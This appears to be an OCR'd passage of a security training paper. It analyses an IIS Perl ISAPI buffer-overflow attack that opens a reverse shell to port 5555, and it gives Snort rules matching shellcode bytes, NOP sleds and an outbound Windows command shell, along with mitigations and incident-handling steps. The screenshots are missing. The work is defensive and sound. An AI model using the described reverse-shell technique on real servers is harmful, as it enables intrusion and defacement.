


By issuing the ipconfig command the attacker now begins the process of finding out more about the inside network and could continue the attack. From here the attacker uses FTP to connect back to the attacking machine to download a previously modified version of the web page to copy over the existing one.



Simplified flow

- The attacker sends the request to the web server
- The webserver initiates a new session to the attacker with the shell



Describe the signature of the attack.

The detection of this attack from a network perspective can be broken down into several main methods:

Specific Network Signature:
- Shellcode of exploit
- Long repeating character of overflow

Generic Network Signature
- Repeating x90 for NOP sled
- Request for non-existent file

Protocol Signature:
- Long HTTP request


Anomaly Signature:
- Outbound Windows command connection from the IIS server
- Outbound FTP from IIS server

Host Signature
- Based on IIS logs, and OS logs, determine the host footprint.
- In this case no local error logs were found after interrogating the system


In order to make the rules that would enable the detection of the attack using these methods, it is helpful to analyze the collected traffic from the attack that was gathered using tcpdump.

This attack is analyzed from the two tcpdump sessions that are running on the network. The first tcpdump session is outside the firewall, the second is inside the firewall.

The following is an ethereal load of the tcpdump data from outside the firewall.



The following is an ethereal load of the tcpdump data from inside the firewall.



Trace Examination


By examining the packet trace we can see how the exploit appears while travelling over the network. The numbers represent the packet number from the inside ethereal capture. ARP commands are excluded from the description.

1. The SYN Packet
4. The SYN/ACK response
5. ack
6. The HTTP overflow
7. The HTTP overflow continues
8. The HTTP ACK
9. The New shell session starts up with an outbound SYN
10. The SYN/ACK
11. The ACK
12. Data gets pushed over the reverse shell


We see the SYN/SYN-ACK/ACK of a normal tcp based HTTP connection. The next two lines are the HTTP command that is crafted to be overly long, overflowing the buffer with BBBBB…. followed by the shell code that is to be executed. After the victim executes the shellcode, which instructs it to communicate out on port 5555, we see the IIS server make the connection outbound with the initial SYN/SYN-ACK/ACK then data being pushed over the newly formed shell back to the attacker. The difference in the two packet captures are the IP addresses involved. On the capture outside of the firewall, we see the external address. On the inside capture we see the private addresses.

By using ethereal drill down into the long HTTP packet, we are able to see parts of the shellcode and overflow that would make a suitable candidate for a network IDS sensor.


In this capture the repeated character of x42, 'B' is the overflow being sent to the HTTP server. The repeating 'B' might make a suitable indication of the attack.



In this next capture the outbound session shows a **c:\winnt\system32** string being sent from the IIS server to the attacking IP address. This also could make a possible IDS signature for detecting this attack.



In the next ethereal screenshot, portions of the shellcode trailing the overflow can be seen.



Snort Rules

The payload of the packets allows the following Snort rules to be made.

alert ip $HOME_NET any -> $EXTENAL_NET any (msg:"WINNT CMD"; content: "|43 3a 5c 57 49 4e 4e 54 5c|";)

alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"IIS PERL.DLL SHELLCODE"; content: "|33 c0 b0 90 03 d8 8b|";)

alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"IIS PERL.DLL OVERFLOW"; content: "|42 42 42 42 42 42 42 42|";)

or

alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"IIS PERL.DLL OVERFLOW"; content: "|2F 63 67 69 2D 62 69 6E 2F 42 42 42 42 42 42 42 42|";)

The rules would have to be tested and tuned before they could be used in a production environment, as they could produce false positives or false negatives. For instance the

repeating x42 or “B” could be changed in another version of the exploit. The third alert could be made more specific by including the Get /CGI-BIN/ before the 42.

The windows command shell could detect legitimate remote administration or connectivity if done in the clear however in the clear connectivity might be a security concern in itself.
Given the exploit spans two packets, certain rules might run in to some reassembly issues.

Even given the false alarms, if a new serious threat was known, it might be worth the extra overhead until a more robust signature is developed.

To confirm that these rule works, we add the new Snort rule to the Snort configuration file and run it against the previously captured tcpdump traffic.

[**] [1:0:0] IIS PERL.DLL OVERFLOW [**]
01/16-17:19:10.571523 192.168.1.11:43770 -> 192.168.1.15:80
TCP TTL:64 TOS:0x0 ID:1916 IpLen:20 DgmLen:1500 DF
*****A**** Seq: 0xCE025286 Ack: 0xDB76A5CC Win: 0x16D0 TcpLen: 32**
TCP Options (3) => NOP NOP TS: 20927999 0

[**] [1:0:0] IIS PERL.DLL SHELLCODE [**]
01/16-17:19:10.571523 192.168.1.11:43770 -> 192.168.1.15:80
TCP TTL:64 TOS:0x0 ID:1917 IpLen:20 DgmLen:102 DF
*****AP*** Seq: 0xCE02582E Ack: 0xDB76A5CC Win: 0x16D0 TcpLen: 32**
TCP Options (3) => NOP NOP TS: 20927999 0

[**] [1:0:0] IIS PERL.DLL SHELLCODE [**]
01/16-17:19:10.571523 192.168.1.11:43770 -> 192.168.1.15:80
TCP TTL:255 TOS:0x10 ID:0 IpLen:20 DgmLen:1538
*****AP*** Seq: 0x865202CE Ack: 0x865202CE Win: 0x4470 TcpLen: 20**

[**] [1:0:0] WINNT CMD [**]
01/16-17:19:10.631523 192.168.1.15:1195 -> 192.168.1.11:5555
TCP TTL:127 TOS:0x0 ID:6114 IpLen:20 DgmLen:145 DF
*****AP*** Seq: 0xDB779D9C Ack: 0xCEA50164 Win: 0x4470 TcpLen: 20**

De-tuning the exiting Snort rule for x86 NOPS can make a more generic signature. The snort rule that looks for looks for x90 in the packet to a maximum depth using the DEPTH parameter. Removing the DEPTH parameter from the snort rule will cause the rule to be more processor intensive. The payload of the attack does contain the repeating x90 signature. When the attack is used with the DEPTH field, the string is not detected, with this constraint removed that attack produces the following alert.

[**] [1:648:4] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]

01/14-17:48:01.721523 192.168.1.11:37443 -> 192.168.1.15:80
TCP TTL:64 TOS:0x0 ID:35090 IpLen:20 DgmLen:1500 DF
*****A**** Seq: 0xC066C5E7 Ack: 0xBEF8E194 Win: 0x16D0 TcpLen: 32**
TCP Options (3) => NOP NOP TS: 3820790 0
[Xref => HTTP://www.whitehats.com/info/IDS181]

[**] [1:648:4] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
01/14-17:48:01.721523 192.168.1.11:37443 -> 192.168.1.15:80
TCP TTL:255 TOS:0x10 ID:0 IpLen:20 DgmLen:1538
*****AP*** Seq: 0xE7C566C0 Ack: 0xE7C566C0 Win: 0x4470 TcpLen: 20**
[Xref => HTTP://www.whitehats.com/info/IDS181]
After we can detect this one instance of the exploit, the next step is to get a copy of this tool, and run it several times to confirm that the portions of the payload we are using as the signature are static from use to use.

The advantage in using several layers of detection is that if a skilled attacker was able to change the network footprint of the attack, other characteristics might still be able to be detected. The shellcode could be changed to perform some other attack against the server instead of shoveling a shell back, such as opening a listening port. Adding the layers of defense increases the likely hood of detecting variations or new attacks for which is there is no signature.

How do you protect from this type of attack?

While ideally a large amount of the day could be spent designing and maintaining a proper security posture, in a busy day, time spent on securing the system is taken from time spent on other areas of systems administration responsibility. Unfortunately unless something bad happens, the systems administrator will often be judged on these day to day responsibilities such as availability, performance and enhancements to service quality and service offerings. While these are extremely important if a network service offering to be used by the customers, security must also be given proper attention.

A key component of designing a survivable network system that is better resistant to this and many types of attacks is employing a layered design in the initial architecture of the network. Layered security can be defined as the strategic deployment of a variety of complementary security devices. This reduces the risk as a result of the failure or penetration of any single component.

Along with the proper layered architecture, arguably, protection could be viewed in terms of time periods around the vulnerability in the eyes of the systems administrator. These time periods of protection could be described as follows:

- **Before the vulnerability is known**
- **After the vulnerability is known but a patch is not yet available**
- **After the patch is available**

The first phase is when the systems administrator does not know the vulnerability exists. This does not mean the vulnerability is not known to someone or some group, or not being actively exploited by a closed circle of people. It simply means that there is likely no specific action that the systems administrator is in position to take against this exploit. In this phase the prevention is the best practices that the organizations security policy mandate as derived from a proper threat risk assessment.

At this point there is no obvious urgency for enhanced measures to be taken by the systems administrator, such as disabling services or spending a very large amount of time reviewing log files. The more routine day to day activity such as unblocking print queues will often take priority over security. The detailed analyses required to spot attacks that don't have a known signature or leave an obvious side effect, such as defaced web page or denial of service can often require a large amount of detailed log analyses looking for trace evidence. Many systems administrators cannot put that much time on such tasks. During this phase the best protection is a proper security

While many of the above security methods can be applied to most security postures for a variety of security requirements, preventing web site attacks can rely on a series of specific security procedures depending on the type of web server running and the underlying operating system. In this case the underlying OS is Windows 2000 and the

web server is IIS5. The following are a series of best practices that might be expected to help defend against this type of attack:

- Using the IISLOCK DOWN tool from the vendor
- Making use of application firewalls to prevent nonstandard HTTP queries such as SecureIIS
- Following proper hardening guidelines for the OS, such as the SANS Windows 2000 Security guidelines
- Using proper secure coding practices for any in house Perl applications
- Tight firewall egress rules to help prevent any outbound malicious traffic
- Use of a OS host firewall to restrict inbound and outbound traffic to trusted applications such as Zonealarm
- Use of a full proxy based firewall that can recognize anomalous HTTP packets

The second phase is when the vulnerability is known, and there may or may not be exploit code or public information on how to construct an exploit; However a patch has not yet been issued by the vendor. In this phase the urgency of a particular security related concern now is quite important to the systems administrator.

Since a vendor patch might not be available for a period of time depending on how the security researcher that discovered the vulnerability chose to release the exploit. For instance, if the vendor was informed and cooperated with the researcher, the patch and vulnerability might come out at the same time. If the researcher releases working exploit code with no vendor pre-warning, it could result in several days before a vendor is able to produce a quality patch.

If there is a time of possible or definite active exploitation before a vendor patch, the systems administrator must make a decision on how to mitigate the threat, or deem it acceptable until a patch is released. If the decision is made to maintain services for business reasons, the systems administrator must take some preventative workarounds to reduce the risk of the machine being exploited by this vulnerability or to detect if this exploit is targeted against the server through enhanced detection. Such measures might include:

- Using a firewall to prohibit access to the vulnerable service from the Internet. This is not feasible if the service offered is required for business reasons, nor does it protect from the insider threat or from any B2B partners or remote VPN sites that have trusted access to the inside network.

- Maintain enhanced logging on the vulnerable server. Logging and review of these logs, which might be considered excessive during normal threat-level periods, can be easier to justify when a known exploit is in the wild and a patch is not available.

- Tighten firewall egress rules to lessen the chance that a compromise will lead to a shell being returned to the attacker.

- Review the security posture of all devices on the network, so that if a compromise occurs, the damage can be limited.

- If the organization used a threat level style of indictor such as Green-Yellow-Red, raising the condition might give the systems administrators more policy flexibility in implementing more severe measures and raise overall organizational awareness of the threat. This can be helpful in keeping down helpdesk calls complaining of stricter security until the known threat is mitigated.

Enhanced logging might include examination of all outbound connections from the web servers, any connections from the web server to other internal servers, and close firewall log examination. If an IDS signature is not available for the exploit, an IDS can still offer an insight into the state of the vulnerable hosts. If the web server were penetrated without detection, that any malicious activity using known exploits coming from the server would offer the systems administrator a method of knowing something had gone wrong.

Even though at this point there might not be an IDS signature for the specific exploit, a generic signature might still offer some detection. In this case looking for a NOP sled or a long HTTP request could be useful.

Using host based logging to the vulnerable DLL an examination all connections, where volume makes this feasible, would also offer some detection capability. If exploit code is available, it is often possible to write your own IDS signature for certain IDS systems, such as Snort. These detection options are discussed in more detail further in the paper.

The above recommendations are generic in nature, and while largely applicable to this vulnerability, are not specific to it.

Specific recommendations as a workaround for this particular exploit are:

- Configuration of the ISAPI extension: There is an option where you restrict calls to files which exist, this can be disabled for performance reasons. If the check button was enabled, there were some early indications that the system was not vulnerable. If for performance reasons, this option was not checked, this could provide a very easy method to mitigate the threat. This information seemed to go back and forth at first on the mailing list on what the default condition was and whether it did indeed mitigate the threat, so some risk was still being accepted.

    - Testing of the install indicted that the box was enabled by default; if the install of the ISAPI extension was done manually after the main install, the default is the box was not enabled. So beyond manual disabling of this option for security reasons, if the install was done initially without ISAPI enabled, and manually associated the extensions later, the check box would be disabled by default.

- File Extensions: While it was not attempted, as the test server did not have any Perl scripts, re-mapping the extension .plx from Perlis.dll to Perl.exe might offer a

workaround for certain scripts by diverting the calls from the vulnerable DLL to the non vulnerable Perl.exe at the expense of performance.

- CMD.EXE changes: Changing the location or name of the cmd.exe will also make the particular implementation of the vulnerability exploit fail.

- Block outbound connections: If all outbound connections are disabled from the IIS server, the vulnerability would not fully succeed, as the shell that spawns would not be able to make a connection back to the attacker.

The third phase of protection is when the vendor has issued a patch. Is this last phase of prevention, the solution is to apply the vendor patch. Depending on the organizations change management procedure, any known side effects of the patch, and the number of servers that have to have the patch applied, this can take from several minutes to many weeks. During the time when the patch is being tested and applied, the enhanced prevention and detection posture must be maintained.

- With this particular vulnerability testing confirmed the patch does indeed fix the vulnerability when applied as the vendor suggested.

- While other forms of mitigation helped stop the attack from being fully successful, the service itself was still vulnerable. Applying the patch is the only apparent method to keep the ISAPI Perl enabled and have the service not vulnerable. Changes to the configuration to mitigate the threat, such as outbound filter rules on the firewall, could be non-effective against a shell code with a different payload, such as opening a backdoor instead of shoveling a reverse shell.

From the opposite side of the coin, we are looking at what the vendor can do to help defend in these situations. Again, the vendor's response can be in three time periods. Before the exact vulnerability is know, after the vulnerability is in the wild but a patch is still under development, and after a patch is available.

Before the vulnerability is known the vendor can have several procedures in their business that help produce secure software. Some general guidelines for vendors could be:

- Run services with least privileges possible.

- Fewer features enabled by default. By enabling only essential services on software when it is shipped, you lessen the number of customers who will have enabled service they don't need. Again this should lessen the severity of a vulnerability by limiting thew amount of vulnerable hosts.

- Strict code auditing. By humans and using audit software. Educate developers on secure coding.

- Have a security contact and appropriate response method in place when vulnerabilities in their product are found, either through internal testing or external third-party security researchers.

- Independent testing.

- Proper documentation on the installation of their products.

Several of these suggestions give security heavier weighting than ease of use and functionality. The vendor is often in the best position to know if their customer base will reject or embrace these types of default configurations and what additional support costs will be incurred up front through a more difficult deployment, versus support for vulnerabilities have a more widespread effect.

After a vulnerability has been discovered and is published in the wild, but before the patch is ready to be released, the vendor can perform several actions to help mitigate the risk for their customers:

- If there are any possible workarounds, even if they are not perfect or result in degraded functionality, release the information so customers can make a decision on their implementation.

- A Frequently Asked Questions list about the vulnerability so systems administrators can make an informed decision based on the facts on what threat this vulnerability poses to their systems.

- Notifying CIRTs so they can begin any mitigation procedures they have for this scenario.

After the patch is ready for release the vendor:

- Formal issuance of an alert containing the information needed by the customers on how to apply the appropriate patch.

- FAQ for application of the patch.

- Telephone, e-mail, and web support for users who need help applying the patch.

- Best effort for users who have custom applications that no longer work after applying the patch.

- Ability to uninstall the patch for those who determine it does not work in their environments.

- Patches available for older versions of their software were possible.

Part 3 Incident Handling.

In keeping with the scenario, the systems administrator initially is alerted to something suspicious after detecting outbound anonymous ftp traffic from the IIS server to an unknown address. In this scenario, only the systems administrator has local access from the IIS server, therefore this anomaly would raise suspicion and result in an investigation.

Prepare: What existing countermeasures are in place on this network?

This network has several layers of existing countermeasures to help prevent against penetration:

Specific technical measures:

- Edge Router. The network employs an edge router that blocks inbound connections except for port 80 to allow for external access to the internal web server. This router also performs a network address translation allowing the internal network to somewhat mask its internal configuration.

- DMZ. The network has a two-tier configuration that separates the protected internal network from the outside external network. The middle layer of the network is the DMZ. In the DMZ the external IDS and an external tcpdump collector are located.

- Firewall. The network employs an iptables firewall separating the DMZ from the internal network. This firewall employs a second layer of network address translation for further masking of the internal layout.

- Internal IDS. The iptables firewall runs snort on the external address.

- Internal IDS. A separate machine runs snort on the inside LAN.

- Tcpdump Collector. A separate machine, with no ip address, is running tcpdump with full packet capture.

Other preventative measures this site employs:

- Hardening procedure to help ensure they are not running unneeded services. Tools to automate this such as bastille-linux are used.

- The systems administrator performs scanning of the system using nessus.

- The systems administrator ensures systems are patched, and virus scanners are up to date. The systems administrator subscribes to various security lists.

- The organization has off-site backups.
- The organization has a disaster recovery plan.
- The organization has an incident response plan.
- The systems administrator regularly analyses logs from intrusion detection systems, firewalls and routers.
- The organization has a current threat risk assessment. This document takes into consideration the value of the information assets that the organization has and the cost of implementing, and not implementing, the appropriate countermeasures. It also evaluates the perceived risk to the organization given the business they are in and the current competitors in their field.
- The organization has a current security policy document that is based on the TRA. It lays the policy groundwork that allows the systems administrator to perform his duties, and creates a certain working minimum-security posture for the organization. The proper legal and policy framework to allow for the monitoring and use of these collected logs as evidence cannot be underestimated.

Identify: How would you detect this incident. Include screen shots.

Detecting the attack employs more than the signature based snort rule that was generated in the previous section. It takes an *all-logs* approach to the investigation. Arguably, there are two main classification of collected logs from the handlers view, those that exist in existing log artifacts and those that that are collected from the systems, either by a response-stimulus of a scanner or passive collection of a tcpdump collector. It is important to keep these sources of logs separate fot the investigation.

While the first set of system logs are collected from the victim network, the second set of information must be collected using the handlers equipment. This equipment constitutes the jump-kit of the handler. The jump-kit can me made up of systems such as a Linux machine, a Windows machine, a hub and appropriate investigative software. This could log analyses and IDS software such as Snort and Snort snarf, forensic software such as TCT and Encase, trusted binaries for the network you are investigating and a grab bag of cables, connectors, Ethernet taps and a notebook.

In this case outbound FTP was the first indication. FTP connections are often normal for a network, but given the systems administrator's knowledge of the systems, they are in a position to know that this is anomalous in this case.

[**] [1:553:1] INFO FTP anonymous FTP [**]
[Classification: Not Suspicious Traffic] [Priority: 3]
01/14-17:41:18.581523 192.168.1.15:1504 -> 192.168.1.11:21
TCP TTL:127 TOS:0x0 ID:5584 IpLen:20 DgmLen:56 DF
*****AP*** Seq: 0xB8EC24F9 Ack: 0xA6A436DB Win: 0x442D TcpLen: 20**

[**] [1:553:1] INFO FTP anonymous FTP [**]
[Classification: Not Suspicious Traffic] [Priority: 3]
01/14-17:41:18.581523 192.168.1.15:1504 -> 192.168.1.11:21
